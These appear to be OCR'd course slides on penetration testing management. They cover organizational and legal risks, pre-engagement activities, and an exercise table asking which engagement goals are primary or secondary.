
Organizational Risks:

- Can come as a side effect of penetration testing
- Examples include:
  - A repetitive and unwanted triggering in the incident handling processes of the organization
  - Negligence towards monitoring and responding to incidents during or after a pen test
  - A disruption in business continuity
  - Loss of reputation

Legal Risks:


- Arise from Legal obligations
- Examples include:
  - Violation of laws, clauses in ROE

Notes:



Pre-engagement Activities

- Set the foundation for managing and successfully executing a penetration testing engagement
- Are one of the important components in penetration testing that a pen tester or client **should not overlook**
- If the client or pen tester fail to properly follow the pre-engagement activities, they may face issues in their penetration testing engagement like **scope creeping**, **unsatisfied** customers, or even **legal issues**
- Start with determining the **goal of the test**




List the Goals of Penetration Testing

- Identify the organization's goal from the **Purpose** section of the RPF and Preliminary Information Request Document
- Identify **what** the target organization wants to be tested
- Identify the **primary** as well as the secondary goals of the organization
- The primary goals are **business-risk-driven** while the secondary goals are **compliance-driven**

Goal	Primary or Secondary?
Protecting the stakeholder's data	
Reducing financial liability for noncompliance with regulation (for example, GDPR)	
Protecting the company's intellectual property	
Ensuring a high level of trust in regard to customers	
Reduce the likelihood of a breach to protect brand reputation	
Safeguard the organization from failure	
Prevent financial loss through fraud	
Identify the key vulnerabilities	
Improve the security of the technical systems	

Notes:

